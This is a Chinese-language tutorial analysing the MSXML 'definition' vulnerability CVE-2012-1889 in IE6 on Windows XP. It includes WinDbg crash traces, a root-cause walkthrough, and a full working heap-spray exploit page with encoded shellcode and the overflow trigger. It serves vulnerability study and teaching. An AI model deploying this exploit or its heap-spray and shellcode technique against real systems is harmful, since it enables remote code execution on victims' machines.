利用堆喷射进行 exploiting

WritenBy 東

本章是以漏洞分析的角度去教大家如何学习堆喷射进行 exploiting,本节的主角是暴雷漏洞。

模块名称： msxml3.dll	**实验环境：** Windows xp with sp3　IE6
模块版本： 3.0/4.0/5.0/6.0	**漏洞编号：** CVE-2012-1889
漏洞模块： msxml13.dll	**危害等级：** 高危
编译日期： 2005-01-01	**漏洞类型：** 缓冲区溢出
	威胁类型： 本地&远程

一. 模块简介

Microsoft XML Core Services(MSXML)是微软提供的一组服务,用于 Jscript,VbScript,Microsoft 开发工具编写的应用构建基于 XML 的 Windows-native 应用

二. CVE-2012-1889 介绍


Microsoft XML Core Services 3.0/4.0/5.0/6.0B 版本均存在该漏洞，该漏洞源于访问未被初始化内存位置，远程攻击者可利用该漏洞借助特定的 web 站点,或者通过发送邮件,文档从而可以执行任意代码或者导致拒绝服务

三. POC 漏洞验证

```
<html>
<head>
    <title>CVE 2012-1889 PoC v2 By:D0ne</title>
</head>
<body>
    <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='sonw'></object>
    <script>
      var obj0 = document.getElementById('sonw').object;   // 获取名为 sonw 的对象，并将其保存到名为 obj0 实例中
      var srcImgPath = unescape("\u0C0C\u0C0C");            // 初始化数据变量 srcImgPath 的内容（unescape()是解码函数
```

```
        while (srcImgPath.length < 0x1000)                  // 构建一个长度为 0x1000[4096*2]字节的数据
            srcImgPath += srcImgPath;                       // 构建一个长度为 0x1000-10[4088*2]的数据，起始内容为 D0ne
            srcImgPath = "\\\\D0ne" + srcImgPath;
            srcImgPath = srcImgPath.substr(0, 0x1000-10);
        // 创建一个图片元素，并将图片源路径设为 srcImgPath
        var emtPic = document.createElement("img");
        emtPic.srcImgPath= srcImgPath;
        emtPic.nameProp;            // 返回当前图片文件名（载入路径）
        obj0 .definition(0); // 定义对象（触发溢出）
    </script>
</body>
</html>
```

从网上随便拷了份 poc 我们用 IE6 打开 发现程序崩溃,定位到了 msxml 这个模块和 c0000005 内存访问错误说明 poc 起作用了 漏洞是存在的




四. 漏洞初步分析

打开 IE 浏览器,windbg 附加进程,拖进 IE 允许加载,来到事发现场观察 5dd8d75d 这条指令

```
(708.4a0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=5dda5dfc edx=00000001 esi=0c0c0c0c edi=0012e350
eip=5dd8d75d esp=0012e030 ebp=0012e14c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
msxml3!_dispatchImpl::InvokeHelper+0x9f:
5dd8d75d 8b08            mov     ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

ecx 常用于 thiscall 作为对象指针,这句话的意思就是把 eax 地址传给 ecx 而 eax 正是我们的 0c0c0c,接着回溯下 eax 寄存器的调用,查看反汇编




第一个标重的可以看到eax的数据源于ebp-14h他是局部变量属于栈中数据,第二个标重是引用 eax 作为对象指针,我们可以通过控制 eax 来控制 ecx 这个虚表指针,最后一个标重在 poc 中他是 call 了一个不存在的地址(0x0c0c0c0c+18h)设想我们可以通过一些方法来通过控制栈中的数据间接把 call 后面的这个地址覆盖成我们自己构造的地址不就可以了么
由于问题是出现在 js 操作对象上,对象是从堆 new 出的 所以就要对堆内存进行操作,这时就有了一个新的概念叫做堆喷射 heapspray


五. exp 构造

1.堆喷射 heapspray

Heap Spray 并没有一个官方的正式定义，毕竟这是漏洞攻击技术的一部分。但是我们可以根据它的特点自己来简单总结一下。Heap Spray 是在 shellcode 的前面加上大量的 slide code（滑板指令），组成一个注入代码段。然后向系统申请大量内存，并且反复用注入代码段来填充。这样就使得进程的地址空间被大量的注入代码所占据。然后结合其他的漏洞攻击技术控制程序流，使得程序执行到堆上，最终将导致 shellcode 的执行。 传统 slide code（滑板指令）一般是 NOP 指令，但是随着一些新的攻击技术的出现，逐渐开始使用更多的类 NOP 指令，譬如 0x0C（0x0C0C 代表的 x86 指令是 OR AL 0x0C），0x0D 等等，不管是 NOP 还是 0C，他们的共同特点就是不会影响 shellcode 的执行 Heap Spray 只是一种辅助技术，需要结合其他的栈溢出或堆溢出等等各种溢出技术才能发挥作用。 Heap Spray 第一次被用于漏洞利用至少是在 2001 年，但是广泛被使用则应该是 2005 年，因为这一年在 IE 上面发现了很多的漏洞，造成了这种利用技术的爆发，而且在浏览器利用中是比较有效的。另一个原因是这种利用技术学习成本低，通用性高并且方便使用，初学者可以快速掌握。 因此，Heap Spray 是一种通过（比较巧妙的方式）控制堆上数据，继而把程序控制流导向 ShellCode 的古老艺术。
我们先来看一下应用程序的内存空间分布



一个进程的内存空间在逻辑上可以分为 3 个部分：代码区，静态（全局）数据区和动态数据区。而动态数据区又有“堆”和“栈”两种动态数据



为什么需要在 shellcode 前面加上 slidecode 呢？而不是整个都填充为 shellcode 呢？那样不是更容易命中 shellcode 吗？这个问题其实很好解释，如果要想 shellcode 执行成功，必须要准确命中 shellcode 的第一条指令，如果整个进程空间都是 shellcode，反而精确命中 shellcode 的概率大大降低了（概率接近 0%），加上 slidecode 之后，这一切都改观了，现在只要命中 slidecode 就可以保证 shellcode 执行成功了，一般 shellcode 的指令的总长度在 50 个字节左右，而 slidecode 的长度则大约是 100 万字节（按每块分配 1M 计算），那么现在命中的概率就接近 99.99%了。因为现在命中的是 slidecode，那么执行 slidecode 的结果也不能影响和干扰 shellcode。因此以前的做法是使用 NOP（0x90）指令来填充，譬如可以把函数指针地址覆盖为 0x0C0C0C0C，这样调用这个函数的时候就转到 shellcode 去执行了。不过现在为了绕过操作系统的一些安全保护，使用较多的攻击技术是覆盖虚函数指针,而 slidecode 选取就比较讲究了，如果你依然使用 0x90 来做 slidecode，而用 0x0C0C0C0C 去覆盖虚函数指针，那么现在的虚表（假虚表）里面全是 0x90909090，程序跑到 0x90909090（内核空间）去执行，直接就 crash 了。

2.javascript 的堆结构

在 javascript 中，字符串“ABCD”是以下面这种方式存储的其次是堆块头的大小问题，一般来讲每个堆块除了用户可访问部分之外还有一个前置元数据和后置元数据部分。前置元数据里面 8 字节堆块描述信息（包含块大小，堆段索引，标志等等信息）是肯定有的，前置数据里面可能还有一些字节的填充数据用于检测堆溢出，后置元数据里面主要是后置字节数和填充区域以及堆额外数据，这些额外数据（指非用户可以访问部分）加起来的大小在 32 字节左右（这些额外数据，像填充数据等是可选的，而且调试模式下堆分配时和普通运行模式下还有区别，因此一般计算堆的额外数据数据时以 32 字节这样一个单位

3.exp 构造

计算填充划板指令数据的大小（都除 2 是因为 length 返回的是 Unicode 的字符个数）

```
var nSlideSize          = 1024*1024 / 2;        // 一个划板指令区的大小（1MB）

var nMlcHadSize         = 32            / 2;        // 堆头部大小

var nStrLenSize         = 4             / 2;        // 堆长度信息大小

var nTerminatorSize = 2             / 2;        // 堆结尾符号大小

var nScSize             = cShellcode.length; // Shellcode 大小

var nFillSize           = nSlideSize-nMlcHadSize-nStrLenSize-nScSize-nTerminatorSize;
```

先前知道了通过堆喷射的方法来覆盖虚表指针,所以先用 javascript 来申请内存片来填充内存

```
var cFillData    = unescape("\u0C0C\u0C0C");   // 划板指令  0C0C     OR AL,0C

var cSlideData = new Array();                       // 申请一个数组对象用于保存滑板数据

while (cFillData.length <= nSlideSize)       cFillData += cFillData;

cFillData = cFillData.substring(0, nFillSize);

//填充 200MB 的内存区域（申请 200 块 1MB 大小的滑板数据区），试图覆盖 0x0C0C0C0C

//区域，每块滑板数据均由 滑板数据+Shellcode 组成，这样只要任意一块滑板数据

//正好落在 0x0C0C0C0C 处，大量无用的“OR AL,0C”就会将执行流程引到滑板数据区

//后面的 Shellcode 处，进而执行 Shellcode。

for (var i = 0; i < 200; i++)       cSlideData[i] = cFillData + cShellcode;
```


接下来就是触发 CVE-2012-1889 漏洞的代码了

```
// 4.1 获取名为 D0ne 的 XML 对象，并将其保存到名为 objx 实例中

        var objx = document.getElementById('D0ne').object;

// 4.2 构建一个长度为 0x1000-10=8182，起始内容为“\\SnowD0ne”字节的数据

        var srcImgPath = unescape("\u0C0C\u0C0C");

        while (srcImgPath.length < 0x1000)

            srcImgPath += srcImgPath;

        srcImgPath = "\\\\SnowD0ne" + srcImgPath;

        srcImgPath = srcImgPath.substr(0, 0x1000-10);

        // 4.3 创建一个图片元素，并将图片源路径设为 srcImgPath，并返回当前图片文件名

        var emtPic = document.createElement("img");

        emtPic.src = srcImgPath;

        emtPic.nameProp;

        // 4.4 定义对象 obj15PB（触发溢出）

        objx.definition(0);
```

完整代码:

```
<html>
```

```
<head><title>Pwnedby 東~          biubiubiu</title></head><body>
 <object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id='D0ne'></object>
 <script>
var cShellcode =
unescape("\uC033\uFFE8\uFFFF\uC3FF\u8D58\u1B70\uC933\uB966\u0199\u048A\u340E\u8807\u0E04\uF6E2\u3480\u070E\uE6FF\u3697\uB5D5\u6337\u158C\u5
58C\u8C0B\u1B55\u458C\u8C0F\u2775\u158C\u7987\u340B\uF572\uC08E\u7F04\u8C3B\u7F50\uC506\u7D8C\u0627\u36C0\u8CEA\uA833\uC106\u8642\u4139\u
7366\u7266\u86F5\u0F79\u7F42\u736E\uEE72\u7D8C\u0623\u61C0\u2B8C\u8C68\u1B7D\uC006\u7B8C\uFBA8\uC006\u376F\u6269\u6F06\u6563\u437E\u276F\u
7057\u8E69\uF9E6\u0C4E\uC736\u5756\uD0F8");
var nSlideSize         = 1024*1024 / 2;       // 一个划板指令区的大小（1MB）
var nMlcHadSize        = 32            / 2;       // 堆头部大小
var nStrLenSize        = 4             / 2;       // 堆长度信息大小
var nTerminatorSize = 2             / 2;       // 堆结尾符号大小
var nScSize             = cShellcode.length; // Shellcode 大小
var nFillSize          = nSlideSize-nMlcHadSize-nStrLenSize-nScSize-nTerminatorSize;
var cFillData    = unescape("\u0C0C\u0C0C"); // 划板指令 0C0C     OR AL,0C
var cSlideData = new Array();                    // 申请一个数组对象用于保存划板数据
while (cFillData.length <= nSlideSize)
cFillData += cFillData;
cFillData = cFillData.substring(0, nFillSize);
for (var i = 0; i < 200; i++)     cSlideData[i] = cFillData + cShellcode;
            var objx = document.getElementById('D0ne').object;
            var srcImgPath = unescape("\u0C0C\u0C0C");
            while (srcImgPath.length < 0x1000)    srcImgPath += srcImgPath;
            srcImgPath = "\\\\sonwD0ne" + srcImgPath;
            srcImgPath = srcImgPath.substr(0, 0x1000-10);
            var emtPic = document.createElement("img");
            emtPic.src = srcImgPath;
            emtPic.nameProp;
            objx.definition(0);
     </script>
</body>
</html>
```



六. 漏洞成因

在之前的分析中发现是 eax 中本应该是一个虚表指针,但是被我们的数据覆盖后它指向的位置是无效的了,影响到了 call 的那个地址,所以接下来的分析就着重看 eax 的调用

找到该函数的最顶层,可以看的出来经过了参数的判断主要就是一个 ifelse 语句

通过查阅 MSDN 得知 definition 是一个属性, 是只读的不能作为参数进行传递当传进了参数 definition 就被当作方法来处理所以走向崩溃流程

我们在 windbg 中跟踪到这里，查看 eax 的值为 5de1f638，这个是 dll 文件中数据段的地址，直接在 IDA 中看注释

```
.data:5DE1F637                db    0
.data:5DE1F638                dd offset aDefinition   ; "definition"
.data:5DE1F63C                db  17h
.data:5DE1F63D                db    0
.data:5DE1F63E                db    0
.data:5DE1F63F                db    0
.data:5DE1F640                db    0
.data:5DE1F641                db    0
.data:5DE1F642                db    0
.data:5DE1F643                db    0
.data:5DE1F644                db    0
.data:5DE1F645                db    0
.data:5DE1F646                db    0
.data:5DE1F647                db    0
.data:5DE1F648                db    0
.data:5DE1F649                db    0
.data:5DE1F64A                db    0
.data:5DE1F64B                db    0
.data:5DE1F64C                db    9
.data:5DE1F64D                db    0
.data:5DE1F64E                db    2
.data:5DE1F64F                db    0
.data:5DE1F650                dd offset aFirstchild   ; "firstChild"
.data:5DE1F654                db    8
.data:5DE1F655                db    0
.data:5DE1F656                db    0
```

我们看到很多类似的内容，以下面的 firstChild 为例，发现偏移 14h 和 16h 的地方都是一样的 2 和 9。通过查 MSDN 可以知道 firstChild 也是只作为属性来调用的，所以我们可以把 poc 里面的 definition 改成 firstChild，看看是否也会触发漏洞。 通过测试，并没有触发漏洞。我们在 definition 崩溃点下断点来比较一下： 在调用 firstChild 方法时，pvarg 附近的数据是：

```
0:000> dd ebp-1ch l10
0012e130  41410000 41414141 01614c18 41414141
0012e140  00000003 00000000 01414141 0012e188
0012e150  5dd8db13 01614524 00000000 00000007
0012e160  00000409 00000001 0012e350 00000000
0:000>  dd 01614c18
01614c18  5dda726c 5dda725c 5de23cd8 5dd5bdfc
01614c28  0000000c 5dd86a8c 5dda7220 5dda729c
01614c38  00000000 01afb2c0 00000000 00000000
01614c48  00000000 00000000 0018c400 ffffffff
01614c58  000a0005 00080001 01624200 01627200
01614c68  00000000 00720075 0067006c 00650065
01614c78  0000006c 00000000 00050007 0008011a
01614c88  0018c478 00000006 5dd514b0 5dd57584
```

可见是个有效地址,5dda726c 的这个位置是一个虚表指针,而使用 definition 时这个位置已经被 0c0c0c0c 覆盖了 当使用 definition 时走的这个分支

```
5DD8D72E lea     eax, [ebp+pvarg]
5DD8D731 push    eax             ; pvarg
5DD8D732 call    VariantInit
5DD8D738 push    ebx
5DD8D739 lea     eax, [ebp+pvarg]
5DD8D73C push    eax
5DD8D73D push    2
5DD8D73F push    ebx
5DD8D740 push    [ebp+arg_Method]
5DD8D743 push    [ebp+arg_0]
5DD8D746 call    dword ptr [esi+20h]
5DD8D749 cmp     eax, ebx
5DD8D74B jl      loc_5DD8D818
```

根据紧挨这个位置的代码，pvarg 的地址是作为参数的。Esi+20h 指向的函数是一个 switch 结构,根据 arg_methods 参数来选择调用的函数,当使用 firstChild 参数时调用的是 get_firstChild 函数，使用 definition 时调用的是 get_definition 函数，调用的时候都把 pvarg 的地址作为参数传入了。可见问

题的关键是 get_firstChild 函数（5dda5358）对 pvarg 做了正确的处理，而 get_definition（5dda5d38）则没有对 pvarg 做正确的处理,当传进参数作为方法使用时就产生了栈溢出漏洞